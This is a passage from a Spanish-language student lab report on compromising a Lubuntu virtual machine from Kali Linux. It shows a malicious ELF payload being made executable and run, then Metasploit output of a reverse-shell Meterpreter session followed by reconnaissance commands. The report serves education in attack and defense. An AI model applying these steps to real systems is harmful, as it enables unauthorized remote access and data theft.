


Ilustración 51. Archivo Malicioso en el Escritorio de Lubuntu

Esta imagen muestra la terminal de Lubuntu donde se lista el contenido del escritorio (~/Desktop). Se observa que:

- El archivo **laboratorio_linux.elf** está presente en el escritorio

5.2.15 Activación manual del archivo malicioso en el sistema





Ilustración 52. Ejecución del Payload en Lubuntu

En esta imagen se muestran los comandos críticos ejecutados en la terminal de Lubuntu:

1. **Asignación de permisos de ejecución:**
 - `chmod +x laboratorio_linux.elf` (convierte el archivo en ejecutable)
2. **Ejecución del payload:**
 - `./laboratorio_linux.elf` (activa el payload manualmente)

5.2.16 Conexión exitosa y acceso remoto al sistema Lubuntu



```

kali@kali: ~
root@kali: /var/www/html x kali@kali: ~ x

----
LHOST 192.128.100.5 yes The listen address (an interface may be s
LPORT 4678 yes The listen port

Exploit target:

Id Name
-- ----
0 Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.128.100.5:4678
[*] Sending stage (1017704 bytes) to 192.128.100.10
[*] Meterpreter session 1 opened (192.128.100.5:4678 -> 192.128.100.10:41616) at
2025-09-03 00:27:36 +0200

meterpreter >
meterpreter >

```

Ilustración 53. Sesión de Meterpreter Establecida con Lubuntu


Esta imagen muestra el resultado exitoso de la explotación:

1. Sesión abierta:

- Meterpreter session 1 opened (sesión exitosa)
- Conexión: 192.128.100.5:4678 → 192.128.100.10:41616

2. **Acceso obtenido:** El prompt meterpreter > confirma que se tiene acceso remoto al sistema Lubuntu.

5.2.17 Obtención de datos del sistema y confirmación de acceso remoto



```

kali@kali: ~
root@kali: /var/www/html x kali@kali: ~ x
meterpreter >
meterpreter > sysinfo
Computer      : 192.128.100.10
OS            : Ubuntu 24.04 (Linux 6.14.0-29-generic)
Architecture : x64
BuildTupple  : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: administrador
meterpreter > ls
Listing: /home/administrador/Desktop
=====
Mode          Size  Type  Last modified          Name
----          -
100664/rw-rw-r- 89   fil   2025-09-02 23:39:41 +0200 computer.desktop
-
100775/rwxrwxr- 207  fil   2025-09-03 00:18:47 +0200 laboratorio_linux.elf
x
100664/rw-rw-r- 113  fil   2025-09-02 23:39:41 +0200 lubuntu-manual.desktop
-
100664/rw-rw-r- 90   fil   2025-09-02 23:39:41 +0200 network.desktop
-

```

Ilustración 54. Recopilación de Información del Sistema Lubuntu

Esta imagen muestra los primeros comandos ejecutados en la sesión de Meterpreter para reconocimiento del sistema Lubuntu:

1. sysinfo: Revela detalles del sistema:
 - **SO:** Ubuntu 24.04 (Linux 6.14.0-29-generic)

- **Arquitectura:** x64
 - **IP:** 192.128.100.10
2. **getuid:** Confirma que la sesión se ejecuta como el usuario **administrador**
 3. **ls:** Lista el contenido del escritorio, donde se ve:
 - El archivo **laboratorio.linux.elf** (207 bytes, ejecutable)

6. Problemas encontrados

Durante la elaboración del laboratorio **no tuve inconvenientes**, ya que todos los pasos los ejecuté de manera ordenada. La clave fue seguir la secuencia de comandos, verificar las configuraciones y asegurar que los payloads coincidieran con los sistemas que se iban a vulnerar.

7. Recomendaciones

- Llevar un registro de lo que se hace, los comandos utilizados y los errores que se presentan, permite mejorar en futuros lab. y aprender de los errores.
- Ejecutar cada paso secuencialmente sin saltar los procesos para evitar errores.
- Validar de que los payloads coincidan con el sistema a vulnerar

8. Conclusión

En conclusión, el objetivo general se cumplió con éxito. Se logró vulnerar las tres máquinas virtuales desde Kali Linux, demostrando la fragilidad de los sistemas sin un mantenimiento adecuado. Este ejercicio práctico fue fundamental para entender el alcance de un ataque y la importancia de tareas como mantener los sistemas actualizados, configurar correctamente los servicios de red y educar a los usuarios para que no ejecuten archivos de fuentes no confiables.

9. Bibliográfica

Rafael Sandoval Morales (2025). Explotación de máquinas virtual de Windows XP, Windows Server 2003 y Ubuntu desde Kali Linux